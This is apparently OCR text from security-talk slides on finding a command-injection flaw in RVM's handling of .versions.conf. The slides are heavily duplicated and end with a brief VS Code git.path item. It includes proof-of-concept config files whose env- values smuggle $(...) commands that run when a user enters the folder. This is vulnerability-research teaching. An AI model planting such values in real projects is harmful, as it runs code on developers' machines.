recommend instead you:

- Install the open-source Omnibus installer, or
- Use the pre-installed Metasploit on Kali Linux or Parrot Linux.

[... SNIP ...]

Install Ruby


Linux distributions do not ship with the latest Ruby, nor are package managers routinely updated. Additionally, if you are working with multiple Ruby projects, each one has dependencies and Ruby versions which can start to conflict. For these reasons, it is advisable to use a Ruby manager.

You could just install Ruby directly (eg. `sudo apt install ruby-dev`), but you may likely end up with the incorrect version and no way to update. Instead, consider using one of the many different Ruby environment managers available. The Metasploit team prefers rbenv and rvm.

https://github.com/rapid7/metasploit-framework/wiki/Setting-Up-a-Metasploit-Development-Environment

```
user@239fed1e4bf7:~$ cat ~/.profile
[… SNIP …]
[[ -s "$HOME/.rvm/scripts/rvm" ]] && source "$HOME/.rvm/scripts/rvm" # Load RVM
into a shell session *as a function*

user@239fed1e4bf7 :~$ cd /opt/metasploit-framework/
Required ruby-2.5.3 is not installed.
To install do: 'rvm install "ruby-2.5.3"'

user@239fed1e4bf7:/opt/metasploit-framework$ rvm install "ruby-2.5.3"
[… SNIP …]
Install of ruby-2.5.3 - #complete
```

```
user@239fed1e4bf7:~$ cat ~/.profile
[… SNIP …]
[[ -s "$HOME/.rvm/scripts/rvm" ]] && source "$HOME/.rvm/scripts/rvm" # Load RVM
into a shell session *as a function*

user@239fed1e4bf7 :~$ cd /opt/metasploit-framework/
Required ruby-2.5.3 is not installed.
To install do: 'rvm install "ruby-2.5.3"'

user@239fed1e4bf7:/opt/metasploit-framework$ rvm install "ruby-2.5.3"
[… SNIP …]
Install of ruby-2.5.3 - #complete
```



```
rvm@239fed1e4bf7:~$ which ruby
/usr/bin/ruby

rvm@239fed1e4bf7:~$ cd /opt/metasploit-framework/

rvm@239fed1e4bf7:/opt/metasploit-framework$ which ruby
/home/rvm/.rvm/rubies/ruby-2.5.3/bin/ruby
```


Image by Susann Mielke from Pixabay

```
justin@903071acaae9:~$ set -x
```

```
justin@903071acaae9:~$ set -x
justin@903071acaae9:~$ cd /tmp
```

```
justin@903071acaae9:~$ set -x
justin@903071acaae9:~$ cd /tmp
+ cd /tmp
+ __zsh_like_cd cd /tmp
+ typeset __zsh_like_cd_hook
+ builtin cd /tmp
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f chpwd
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f __rvm_cd_functions_set
+ __rvm_cd_functions_set
+ __rvm_do_with_env_before
+ [[ -n '' ]]
+ [[ -n /home/justin/.rvm ]]
+ source /home/justin/.rvm/scripts/initialize
++ [[ -n 4.4.12(1)-release ]]
++ shopt -s extglob
++ ((  0 == 1  ))
++ export __rvm_env_loaded
++ : __rvm_env_loaded:0:
++ : __rvm_env_loaded:1:
++ [[ -z '' ]]
```

```
justin@903071acaae9:~$ set -x
justin@903071acaae9:~$ cd /tmp
+ cd /tmp
+ __zsh_like_cd cd /tmp
+ typeset __zsh_like_cd_hook
+ builtin cd /tmp
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f chpwd
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f __rvm_cd_functions_set
+ __rvm_cd_functions_set
+ __rvm_do_with_env_before
+ [[ -n '' ]]
+ [[ -n /home/justin/.rvm ]]
+ source /home/justin/.rvm/scripts/initialize
++ [[ -n 4.4.12(1)-release ]]
++ shopt -s extglob
++ ((  0 == 1  ))
++ export __rvm_env_loaded
++ : __rvm_env_loaded:0:
++ : __rvm_env_loaded:1:
++ [[ -z '' ]]
```



```
justin@903071acaae9:~$ set -x
justin@903071acaae9:~$ cd /tmp
+ cd /tmp
+ __zsh_like_cd cd /tmp
+ typeset __zsh_like_cd_hook
+ builtin cd /tmp
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f chpwd
+ for __zsh_like_cd_hook in chpwd "${chpwd_functions[@]}"
+ typeset -f __rvm_cd_functions_set
+ __rvm_cd_functions_set
+ __rvm_do_with_env_before
+ [[ -n '' ]]
+ [[ -n /home/justin/.rvm ]]
+ source /home/justin/.rvm/scripts/initialize
++ [[ -n 4.4.12(1)-release ]]
++ shopt -s extglob
++ ((  0 == 1  ))
++ export __rvm_env_loaded
++ : __rvm_env_loaded:0:
++ : __rvm_env_loaded:1:
++ [[ -z '' ]]
```

```
victim@903071acaae9:~/.rvm$ cat scripts/functions/rvmrc_project
[… SNIP …]
  case "$1" in
    (*/.rvmrc)
      […  SNIP …]

    (*/.versions.conf)
      __rvm_ensure_is_a_function
      rvm_current_rvmrc="$1"

      rvm_ruby_string="$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby=/ {s/ruby=//;p;}' | tail -n
1 )"
      [[ -n "${rvm_ruby_string}" ]] || return 2
      rvm_gemset_name="$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby-gemset=/ {s/ruby-
gemset=//;p;}' | tail -n 1 )"
      rvm_create_flag=1 __rvm_use || return 3

      __env_vars_prefix="env-"
      __env_vars_file="$1"

      […  SNIP …]

    (*/Gemfile)
      […  SNIP …]

    (*/.ruby-version|*/.rbfu-version|*/.rbenv-version)
```

```
victim@903071acaae9:~/.rvm$ cat scripts/functions/rvmrc_project
[… SNIP …]
  case "$1" in
    (*/.rvmrc)
      […SNIP …]

    (*/.versions.conf)
      __rvm_ensure_is_a_function
      rvm_current_rvmrc="$1"

      rvm_ruby_string="$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby=/ {s/ruby=//;p;}' | tail -n
1 )"
      [[ -n "${rvm_ruby_string}" ]] || return 2
      rvm_gemset_name="$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby-gemset=/ {s/ruby-
gemset=//;p;}' | tail -n 1 )"
      rvm_create_flag=1 __rvm_use || return 3

      __env_vars_prefix="env-"
      __env_vars_file="$1"

      […SNIP …]

    (*/Gemfile)
      […SNIP …]

    (*/.ruby-version|*/.rbfu-version|*/.rbenv-version)
```

```
victim@903071acaae9:~/.rvm$ cat scripts/functions/rvmrc_project
[… SNIP …]
  case "$1" in
    (*/.rvmrc)
      […  SNIP …]

    (*/.versions.conf)
      echo 1337 beginning of .versions.conf handling
      __rvm_ensure_is_a_function
      rvm_current_rvmrc="$1"

      rvm_ruby_string="$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby=/ {s/ruby=//;p;}' | tail -n
1 )"
      [[ -n "${rvm_ruby_string}" ]] || return 2
      echo 1338
      rvm_gemset_name="$( \command \tr -d '\r' <"$1" | __rvm_sed -n '/^ruby-gemset=/ {s/ruby-
gemset=//;p;}' | tail -n 1 )"
      rvm_create_flag=1 __rvm_use || return 3
      echo 1339

      __env_vars_prefix="env-"
      __env_vars_file="$1"

      […  SNIP …]

    (*/Gemfile)
```

```
victim@903071acaae9:~/.rvm$ cat scripts/functions/rvmrc_project
[… SNIP …]

__rvm_project_ruby_env_load_parse_file()
{
  \typeset -a __sed_commands
  __sed_commands=()
  if [[ -n "${2:-}" ]]
    then __sed_commands+=( -e "/^$2/ !d" -e "s/^$2//" ) # filter other content and remove prefix
    else __sed_commands+=( -e "/^#/ d" ) # remove comments
  fi
  __sed_commands+=( -e 's/`/\\`/g' -e 's/$(/\\$(/g' ) # do not allow command execution `` / $()
  __sed_commands+=( -e "/^$/ d" ) # remove empty lines

  __rvm_read_lines __variables <( { cat "$1"; echo ""; } | __rvm_sed "${__sed_commands[@]}" )
}

__rvm_project_ruby_env_load_set_env()
{
  […SNIP …]
  for __set in "$@"
  do
    __key="${__set%%=*}"
    __value="${__set#*=}"
    […SNIP …]
    eval "export \${__key}=${__value}"}
```

```
victim@903071acaae9:~/.rvm$ cat scripts/functions/rvmrc_project
[… SNIP …]

__rvm_project_ruby_env_load_parse_file()
{
  \typeset -a __sed_commands
  __sed_commands=()
  if [[ -n "${2:-}" ]]
    then __sed_commands+=( -e "/^$2/ !d" -e "s/^$2//" ) # filter other content and remove prefix
    else __sed_commands+=( -e "/^#/ d" ) # remove comments
  fi
  __sed_commands+=( -e 's/`/\\`/g' -e 's/$(/\\$(/g' ) # do not allow command execution `` / $()
  __sed_commands+=( -e "/^$/ d" ) # remove empty lines

  __rvm_read_lines __variables <( { cat "$1"; echo ""; } | __rvm_sed "${__sed_commands[@]}" )
}

__rvm_project_ruby_env_load_set_env()
{
  […SNIP …]
  for __set in "$@"
  do
    __key="${__set%%=*}"
    __value="${__set#*=}"
    […SNIP …]
    eval "export \${__key}=${__value}"}
```

Bug #1 Set arbitrary environment variables

```
victim@903071acaae9:~/.rvm$ cat scripts/functions/rvmrc_project
[… SNIP …]

__rvm_project_ruby_env_load_parse_file()
{
  \typeset -a __sed_commands
  __sed_commands=()
  if [[ -n "${2:-}" ]]
    then __sed_commands+=( -e "/^$2/ !d" -e "s/^$2//" ) # filter other content and remove prefix
    else __sed_commands+=( -e "/^#/ d" ) # remove comments
  fi
  __sed_commands+=( -e 's/`/\\`/g' -e 's/$(/\\$(/g' ) # do not allow command execution ``
  __sed_commands+=( -e "/^$/ d" ) # remove empty lines

  __rvm_read_lines __variables <( { cat "$1"; echo ""; } | __rvm_sed "${__sed_commands[@]}" )
}

__rvm_project_ruby_env_load_set_env()
{
  […SNIP …]
  for __set in "$@"
  do
    __key="${__set%%=*}"
    __value="${__set#*=}"
    […SNIP …]
    eval "export \${__key}=${__value}"}
```

Bug #2 "Escape the escaping"

Bug #1 Set arbitrary environment variables

Demo

```
victim@903071acaae9:~$ cat poc1/.versions.conf
ruby=system
env-PS1=$PS1$(echo "Command execution as: $(id)" >&2)

victim@903071acaae9:~$ cd poc1
Command execution as: uid=31337(victim) gid=31337(victim) groups=31337(victim)



victim@903071acaae9:~/poc1$ cd ..



victim@903071acaae9:~$ cat poc2/.versions.conf
ruby=system
env-foo=\$(echo Command execution as: \$(id) >&2)

victim@903071acaae9:~$ cd poc2
Command execution as: \uid=31337(victim) gid=31337(victim) groups=31337(victim)

victim@903071acaae9:~/poc2$
```


Recap

- Hunch
  - "How does RVM know when I cd into a Ruby project?"
  - "Oh wow that sure is some noisy 'set –x' output"
- Grep to find file-parsing logic
- Debug-by-print
  - "Am I looking at the right part of code?"
  - "Am I taking an interesting path through the code?"
- Find a dangerous "sink"
  1. Setting of arbitrary environment variables
  2. Eval injection
- Dig towards the sink. Trigger bugs. Profit.

Visual Studio Code

Workspace Settings git.path --> arbitrary command execution (<= 1.8.1)

